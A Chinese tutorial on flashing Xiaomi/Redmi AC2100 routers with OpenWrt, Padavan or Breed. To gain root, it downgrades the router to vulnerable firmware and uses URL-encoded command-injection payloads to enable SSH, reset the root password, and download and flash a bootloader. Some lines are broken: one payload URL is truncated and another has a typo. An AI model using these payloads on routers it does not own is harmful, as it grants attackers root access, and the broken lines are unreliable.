小米/红米AC2100刷OpenWrt/Padavan/第三方固件的详细教程（2022年8月23日更新）

专栏/小米/红米AC2100刷OpenWrt/Padavan/第三方固件的详细教程（2022年8月23日更新）

准备工作：

一、材料：

1、路由器

红米/小米AC2100路由器、网线、路由器正常连上互联网（需要在联网状态下载Breed进行刷写）

2、电脑

windows系统或MacOS系统均可，建议刷固件之前先关闭防火墙和杀毒软件。

3、OpenWrt官网最新底包和正式固件，下载到电脑上：

（红米Redmi Router AC2100目前最新版是**21.02.3**）

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-initramfs-kernel.bin、

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-sysupgrade.bin、

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-kernel1.bin、

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-rootfs0.bin

（可选：win系统在WinPcap官网下载**WinPcap_4_1_3.exe**软件并安装 ，Win系统下的SSH软件 **MobaXterm 20.0.exe**，）

TIPS1：进行教程操作前，请尽量使用网线与路由器连接，否则可能无法进行部分操作。正常情况是无需设置电脑防火墙和关闭杀毒软件的，但保险起见还是关闭防火墙和杀毒软件，不然刷成砖就后悔了！
TIPS2：教程中涉及文件存储和操作的所有路径和命令，请保证为全英文路径和命令(不得使用中文字符)，使用中文路径可能出现未知错误，导致刷机失败！！

4、降级固件（带漏洞的版本），下载到电脑上：

红米AC2100:http://cdn.cnbj1.fds.api.mi-img.com/xiaoqiang/rom/rm2100/miwifi_rm2100_firmware_d6234_2.0.7.bin
小米AC2100:http://cdn.cnbj1.fds.api.mi-img.com/xiaoqiang/rom/r2100/miwifi_r2100_firmware_4b519_2.0.722.bin

TIPS：miwifi_rm2100开头的是红米的，miwifi_r2100开头的是小米的。小米/红米AC2100只有一个版本的固件有漏洞，版本号为AC2100 2.0.7*版本。之后的版本漏洞已经修复，要刷机需要降级到带漏洞的版本（有人说是小米有意无意放出的那么一个版本，反正国际上一大堆玩小米路由的玩家）。降级只需用官方更新方法手动刷入即可。

5、需要用到的网站（建议收藏这些网站）：

Breed官网：https://breed.hackpascal.net/

OpenWrt官网：https://openwrt.org/zh/toh/start

OpenWrt的红米AC2100：https://openwrt.org/toh/xiaomi/xiaomi_redmi_router_ac2100

WinPcap官网：https://www.winpcap.org/

小米路由器官方修复工具：http://miwifi.com/miwifi_download.html

小米路由器官方论坛：https://www.xiaomi.cn/board/557962

SN密码计算网站：https://www.oxygen7.cn/miwifi/

Padavan（老毛子）网站：https://opt.cn2qq.com/padavan/

小米AC2100国际英文论坛：https://forum.openwrt.org/t/new-xiaomi-router-ac2100/48101

OpenWrt底包后台：http://10.0.0.1/ ，密码: root

小米路由器后台：http://miwifi.com/

小米路由器默认的局域网IP地址：http://192.168.31.1/

二、基本思路：

利用官方路由器固件的漏洞，通过Web注入漏洞开启SSH实现刷机。

主要有3步

三、基本知识：

1、路由器指示灯状态说明

1. 蓝灯长亮：工作正常 2. 蓝灯闪烁：刷机成功（需要断电重启，注意路由断电后请等待10s以上再通电） 3. 橙灯长亮：正在启动 4. 橙灯闪烁：进入刷机流程或系统升级中（该过程不要断电） 5. 红灯长亮：系统故障 6. 红灯闪烁：刷机失败

2、WinPcap简介

多年来，WinPcap 一直被公认为 Windows 环境中链路层网络访问的行业标准工具，允许应用程序绕过协议栈捕获和传输网络数据包，包括内核级数据包过滤、网络统计引擎和支持远程抓包。

WinPcap 由一个扩展操作系统以提供低级网络访问的驱动程序和一个用于轻松访问低级网络层的库组成。该库还包含著名的 libpcap Unix API 的 Windows 版本。

由于其一系列功能，WinPcap 已成为许多开源和商业网络工具的数据包捕获和过滤引擎，包括协议分析器、网络监视器、网络入侵检测系统、嗅探器、流量生成器和网络测试器。其中一些网络工具，如Wireshark、Nmap、Snort 和 ntop，在整个网络社区中广为人知并使用。

3、ROM和RAM的区别

ROM表示的是只读存储器,它类似于电脑中的硬盘内存,但它只能读出信息,不能写入信息,计算机关闭电源后其内的信息仍旧保存,一般用它存储固定的系统软件和字库等。如果路由器的rom比较小,还可以额外加USB外接存储。

RAM表示的是读写存储器,它就是我们常说的内存。可其中的任一存储单元进行读或写操作,关闭电源后其内的信息将不在保存,再次开机需要重新装入,通常用来存放短时间使用的程序。

4、2.4G和5G的区别

以前广泛使用的WiFi多数是基于IEEE 802.11n（第四代）无线标准，其工作频段多数在2.4GHz，所以被称为2.4G WiFi；而最新一代的无线标准IEEE 802.11ac（第五代），其工作频段在5GHz，所以被称为5G WiFi，其具有传输速率快、干扰少等特点。

5、WiFi 5和WiFi 6的区别

WiFi联盟发布的Wi-Fi 5标准叫802.11ac，Wi-Fi 6标准名802.11ax，在更名为Wi-Fi 6前各厂商均以 AC/AX作为前缀，后续的数字为Wi-Fi速率规格。所以，AX1800即 Wi-Fi 6的1800 Mbps最高速取整，具体是2.4 GHz频段574 Mbps + 5 GHz频段 1201 Mbps。

举个例子以前的路由是得到数据后马上发车，这样就会造成线路堵塞，而wifi6是每次车装满了在走这样传输的会更快。

Wi-Fi 6将带来新改变：优化了设备的功耗和覆盖能力。支持多用户高速率并发，能够在用户密集的场景下体现出更好的性能，同时带来了更远的传输距离与更高的传输速率。Wi-Fi 6的最高速率可达9.6Gbps。Wi-Fi 6运用了OFDMA、SpatialReuse 实现在每个时间段内多个用户同时并行传输，提升了效率，降低了时延。Wi-Fi 6中的另一项新技术TWT允许AP与终端之间协商通信，减少了保持传输和搜索信号所需的时间，这就意味着减少电池消耗并改善电池续航表现。

6、openwrt的不同固件文件名含义

在下载openwrt系统时，经常能看到initramfs-kernel.bin，squashfs-factory.bin，squashfs-sysupgrade.bin等结尾的文件，factory适用于从原厂系统刷到openwrt

initramfs-kernel文件，initramfs是放在内存RAM中的rootfs 映像文件，跟kernel放在一起。一般来说用不到initramfs-kernel.bin来刷机，因为启动后，所有的配置在路由器重启后都不能保留（毕竟ram文件系统，所有文件放在ram中，断电就没了）。但也有用到initramfs-kernel.bin的时候，就是在移植openwrt系统的时候，没有设备上的flash闪存的驱动的时候。

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-initramfs-kernel.bin、

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-kernel1.bin、

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-rootfs0.bin、

sysupgrade则是从openwrt刷到openwrt（已经是openwrt系统，在openwrt系统中更新自己）

openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-sysupgrade.bin、

开始工作：

一、开启SSH

192.168.31.1进入后台->常用设置->系统状态->手动升级 加载固件，可以保留数据->开始升级

升级完成，变成了有漏洞的版本后，通过下面web命令开启SSH。

使用管理密码登录管理页面，

登录后地址栏链接应为：

`http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/web/home#router`

这里的关键是**<STOK>**号，每台机器不同，甚至每次登录都不同(有时stok值会发生改变，建议重新返回登录页面复制最新的stok值)，拷贝下来备用。

在浏览器地址栏中输入以下链接代码，注意替换掉<STOK>部分：

以下两个地址替换为上面的**<STOK>**值之后后分别访问，

a. 获取 SSH 权限，一步到位漏洞注入

```
http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20nvram%20set%20ssh_en%3D1%3B%20nvram%20commit%3B%20sed%20-i%20%E2%80%99s%2Fchannel%3D.*%2Fchannel%3D%5C%22debug%5C%22%2Fg%E2%80%99%20%2Fetc%2Finit.d%2Fdropbear%3B%20%2Fetc%2Finit.d%2Fdropbear%20start%3B
```

b. 修改 root 用户密码为 admin **（可跳过此步骤）**

```
http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20echo%20-e%20'admin%5Cnadmin'%20%7C%20passwd%20root%3B
```

'admin'表示输入两次密码以修改密码为admin，想要自行设置密码的仅需要改动两个红色字符admin即可，其他地方不要改，怕出问题或记不住的不用修改。

执行成功后会看到 {“code”:0}

其实成不成功都会返回这个
如果返回401错误，原因可能是版本不正确或者<STOK>值错误或者链接输入不完整等，提示404错误，说明输入地址错误，请检查固件版本或链接地址...
注意传参顺序及指令前后都要有一个分号，即%3B
建议**一键注入后需等待一些时间，保证路由器后台能正确处理注入**

路由器重启后，就开启 SSH 功能了！

题外话：

1、以 root 用户身份登录路由器

macOS 的 “终端” 输入 `ssh root@192.168.31.1`

输入 root 用户密码后回车确认，看到下图就成功以 root 用户身份登录路由器了。

win系统用WinPcap软件登录路由器


2、目前方法支持到最新固件版本 2.0.23

已经获取到 SSH 权限了，那么开始使用 SSH 安装各种广告屏蔽插件吧。

二、刷入 Breed （有2种方法）

方法1、通过文件上传（传统方法，较复杂）

Breed官网下载对应的Breed文件，breed-mt7621-xiaomi-r3g.bin



目前最新的是2022-07-24的breed-mt7621-xiaomi-r3g.bin

然后通过 cdm 进入固件本地目录，使用 SCP 命令将该文件传入路由器 tmp 目录。

```
scp ./breed-mt7621-xiaomi-r3g.bin root@192.168.31.1:/tmp/breed-mt7621-xiaomi-r3g.bin
```

breed传到路由器之后，我们在路由器 SSH 会话里面执行一下命令

```
mtd -r write /tmp/breed-mt7621-xiaomi-r3g.bin Bootloader
```

然后等待路由器重启，当路由器闪蓝灯的之后。我们打开浏览器，进入 **192.168.1.1**

进入界面之后我们打开**环境变量编辑** ，添加字段 **新增字段”xiaomi.r3g.bootfw”,值设置为2 。**

字段xiaomi.r3g.bootfw 值2

方法2、直接通过浏览器刷（简单）

2个代码搞定，注意替换掉<STOK>部分

先检查坏块

http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=%0A%5B%20-z%20%22%24(dmesg%20%7C%20grep%20ESMT)%22%20%5D%20%26%26%20B%3D%22Toshiba%22%20%7C%7C%20B%3D%22ESMT%22%0Auci%20set%20wireless.%24(uci%20show%20wireless%20%7C%20awk%20-F%20'.'%20'%2Fwl1%2F%20%7Bprint%20%242%7D').ssid%3D%22%24B%20%24(dmesg%20%7C%20awk%20'%2FBad%2F%20%7Bprint%20%245%7D')%22%0A%2

浏览器会显示：{"code":0}

如果显示其他代码，可能是你还没降级固件或者stok过期。也可以恢复出厂从试。
此代码是用来检查NAND坏块的。路由器开机超过一小时建议先重启。运行代码后，你路由器的2.4g WiFi名称会改名成：比如 "ESMT"，"Toshiba"，"Toshiba 90 768"。 90和768是坏块。 如果ESMT或者Toshiba后面没数字，那恭喜你，没有坏块！！！

浏览器输入下面代码在线刷BREED（需要路由器联网能上网）：

http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=%0Acd%20%2Ftmp%0Acurl%20-o%20B%20-O%20https%3A%2F%2Fbreed.hackpascal.net%2Fr1286%2520%255b2020-10-09%255d%2Fbreed-mt7621-xiaomi-r3g.bin%20-k%20-g%0A%5B%20-z%20%22%24(sha256sum%20B%20%7C%20grep%20242d42eb5f5aaa67ddc9c1baf1acdf58d289e3f792adfdd77b589b9dc71eff85)%22%20%5D%20%7C%7C%20mtd%r%20write%20B%20Bootloader%0A

如果路由器在60秒内重启则代表刷BREED成功(灯会从**蓝**变**橘**，最终变**蓝**进入系统)**。成功后拔掉电源，按住reset同时接上电源等10秒即可进入breed。192.168.1.1**
如果没重启，可能是stok过期了。进入后台复制新的stok即可。也有可能下载的BREED损坏，从新运行代码。也有可能没网络。

刷完后可能无法进入原厂系统，进BREED删变量：normal_firmware_md5


三、用Breed刷入OpenWrt/Padavan/第三方固件

1、刷入OpenWRT

拔掉路由器电源，按住reset同时接上电源等双黄灯闪烁后松开, 浏览器输入 192.168.1.1 即可进入breed

（如果以后路由器出现问题，路由器断电之后，使用取卡针插入路由器，再接电即可重置路由器进入 Breed，这样你又可以刷入别的固件了。）

点击 环境变量编辑 点 添加, 字段 输入 xiaomi.r3g.bootfw 值 输入 2 , 点击 保存



从breed界面**“固件更新”-“Bootloader”处**选择OpenWrt底包文件（openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-initramfs-kernel.bin）直接上传并更新确认。

刷入底包之后，路由器会自动重启, 等蓝灯常亮后 浏览器 输入 10.0.0.1 进入OpenWrt底包后台。

点击备份/升级

点击刷写固件

选择OpenWRT的sysupgrade固件（目前最新的为openwrt-21.02.3-ramips-mt7621-xiaomi_redmi-router-ac2100-squashfs-sysupgrade.bin）


等待路由器自动重启完成,蓝灯常亮后,会自动跳转到后台登录界面, 或手动输入后台地址 10.0.0.1

登录后台, 默认密码 root ,完成！

（注意：OpenWRT比较吃内存，红米AC2100的128M内存的一般占用70%左右。官方的这个需要的插件都要自己安装，还需要很多依赖包。）

2、刷入Padavan（老毛子）

RM2100开头的那个就是红米2100的Padavan固件：RM2100_***.trx



RM2100_3.4.3.9-099.trx

R2100开头的那个是小米2100的Padavan固件：R2100_***.trx

进入Breed，点击"固件更新"-在"固件"位置上传trx文件，刷入固件即可

如果刷入breed后刷入Openwrt固件一切正常，刷入Padavan后无法进入系统，
在Breed控制台——环境变量编辑——md5中，备份md5信息后删除信息，保存重刷

3、其他第三方固件

在网上如恩山论坛寻找第三方固件，也可以自己制作你想要的固件，然后进入Breed刷入固件即可！

4、刷回小米官方原版固件

下载：“小米路由器修复工具”和“Redmi路由器AC2100 稳定版”，路由的随便一个lan口连接电脑（只连这一条）。禁用其他网卡，只留红米路由的，运行官方刷机工具，根据提示进行恢复。

四、最后介绍一种不用Breed直接刷入OpenWrt固件的方法

直接登录SSH进行刷机，不需要安装breed，只需三个文件：

openwrt-ramips-mt7621-xiaomi_mi-router-ac2100-squashfs-kernel1.bin

openwrt-ramips-mt7621-xiaomi_mi-router-ac2100-squashfs-rootfs0.bin

openwrt-ramips-mt7621-xiaomi_mi-router-ac2100-squashfs-sysupgrade.bin

先刷入前面两个文件，之后用sysupgrade.bin更新一下即可。

重启后，通过winscp登录192.168.31.1用户为root密码为admin。先把openwrt的两个rom文件（xxx-kernel1.bin和xxx-rootfs0.bin）上传到路由器tmp目录。

再用putty登录192.168.31.1进行刷机操作，输入如下命令进行刷机：

nvram set uart_en=1&&nvram set bootdelay=5&&nvram set flag_try_sys1_failed=1&&nvram commit

mtd write /tmp/xxx-kernel1.bin kernel1

mtd -r write /tmp/xxx-rootfs0.bin rootfs0

注意上面rom文件的文件名，把xxx替换成你自己用的rom文件名。

刷完后将重启，之后便是openwrt路由的设置了，最后用sysupgrade.bin更新一下即可。

其他常见问题 Q&A：

1、怎么查路由器闪存坏块和闪存品牌

首先登录SSH

Mac或Windows Power Shell用如下命令登录，当然也可以使用其他工具：

```
ssh root@192.168.31.1
```

然后，按照提示操作，并输入密码。

然后，输入如下命令查看闪存品牌：

```
dmesg | grep NAND
```

ESMT NAND是晶豪品牌，toshiba是东芝品牌

然后，查看坏块

```
dmesg | grep '[B|b]ad.*block'
```

如果没有任何输出表示没有坏块，

TIPS：为什么要查坏块？坏块为14 15以及768可能无法刷入20M大小以上的openwrt系统，如存在以上坏块且需要使用openwrt系统。

2、怎么关闭 SSH

```
http://192.168.31.1/cgi-bin/luci/;stok=<STOK>/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20nvram%20set%20ssh_en%3D0%3B%20nvram%20commit%3B%20sed%20-i%20's%2Fchannel%3D.*%2Fchannel%3D%5C%22debug%5C%22%2Fg'%20%2Fetc%2Finit.d%2Fdropbear%3B%20%2Fetc%2Finit.d%2Fdropbear%20start%3B
```

3、永久开启telnet-ssh

在Breed 后台——小米R3G Bdata——加入字段telnet_en 值1、字段ssh_en值1

字段telnet_en 值1、字段ssh_en值1

4、小米路由器怎么去广告

在Breed 后台——小米R3G Bdata——把CountryCode改成EU或US，保存，然后重启路由器，恢复出厂设置。

CountryCode改成US

5、固件备份

输入命令查看当前分区

cat /proc/mtd

mtd0-10都是固件和分区，其中mtd0是编程固件

方法1、完全备份(如需要后期恢复原厂固件，建议进行该步操作)

输入命令 dd if=/dev/mtd0 of=/tmp/all.bin

mtd0是编程固件已经包括1-10里面的东西了，不放心的可以都把他们备份下来
输入命令后一定要将"/tmp/all.bin"**移动到电脑上(可通过ssh会话左侧的SFTP/SCP界面操作, 如果操作失败建议更换为scp协议, 如果还是失败就换个软件，比如MobaXterm最新版或**Xmanager**或配合**winscp**软件使用)**后再操作第二条指令以防路由器空间不足导致备份失败。

方法2、部分备份（仅备份BootLoader）

输入命令 dd if=/dev/mtd1 of=/tmp/bootloader.bin

输入命令后要将"/tmp/bootloader.bin" 复制到电脑另外的地方，或上传到自己的网盘上进行保存。

6、固件恢复

将完全备份的编程器固件文件**all.bin**复制到路由器/tmp目录下，执行以下命令，

mtd -r write /tmp/all.bin All

执行前务必确认all.bin是正确且完整的，执行完成后一定要等待路由器自行重启，否则必变砖，操作需谨慎。

7、我的设备支持5G WiFi，为什么搜索不到5G WiFi信号？

5G信道有很多，目前国内只允许开启部分信道，其他的都不可用。部分用户购买的俗称非“国行”的手机可能工作在国内不支持的信道。遇到此类问题，请不要把信道设置为36-64；一般情况下正常终端应该都会支持149-165，您可以尝试将信道设置在此范围内然后再试。

8、怎么选择新价比高的路由器（硬路由）？

如果你只想刷openwrt有性价比的好多，比较有代表性的有小米的AC2100和红米AC2100，还有小米的4a也可以刷，除了停产和厂家倒闭的，大厂里面好像就剩小米家的这几款还在官方售卖了，价格一百多，也好刷，但是红米2100有部分东芝闪存有坏块。

歌华链的GHL-R-001很有性价比，MT7621A 880MHz 的CPU 、512M的内存、32M的储存、全1000M网口（3个LAN口，一个WAN口），还有USB3.0接口，二手一般70左右就能收到。

新路由3(newifi3)不行， 2.4Gwifi 太差，只开5G的话隔一堵墙就不行了。

红米ax5 ax6用不到一个月就出现断流，信号满格但连不上网。

CR6608说白了就是红米AX1800的移动定制版

刷梅林的可以看看网件的老款机器，也蛮有性价比的，腾达的ac18也可以，不过腾达的稍贵，估计要上150左右了。喜欢梅林的还是建议你华硕的路由器高低搭配，因为高端一点的华硕都有DDNS转发功能，而且华硕的中高端是真的保值，华硕的热血版就不错，可以看看电信定制的同款，配置一样，后面还多一个usb3.0，你单独使用不是还多一个小NAS嘛！

9、软路由和硬路由？

硬路由是采用特定的硬件设备，基于嵌入式系统架构，以自行开发或是现成的嵌入式操作系统如Vxworks，uClinux等等为操作系统，再配合系统厂商自行开发的路由软件，提供专门的路由器功能，软件与硬件是互相配合的。对硬件路由器的管理通常采用专用命令行、图形界面或网管软件实现，市面上售卖的路由器一般都是硬件路由器。

软路由是指利用台式机或服务器配合软件形成路由解决方案，主要靠软件的设置，达成路由器的功能；

想要性能好点就去淘x86架构的minipc做软路由，功耗稍微高一点。其次功耗低一点，首先推荐arm架构的，其次是mipis架构的。

gl.inet的路由器就有基于这些架构的，但是这块比较小众，不是玩家的话不太推荐。

over~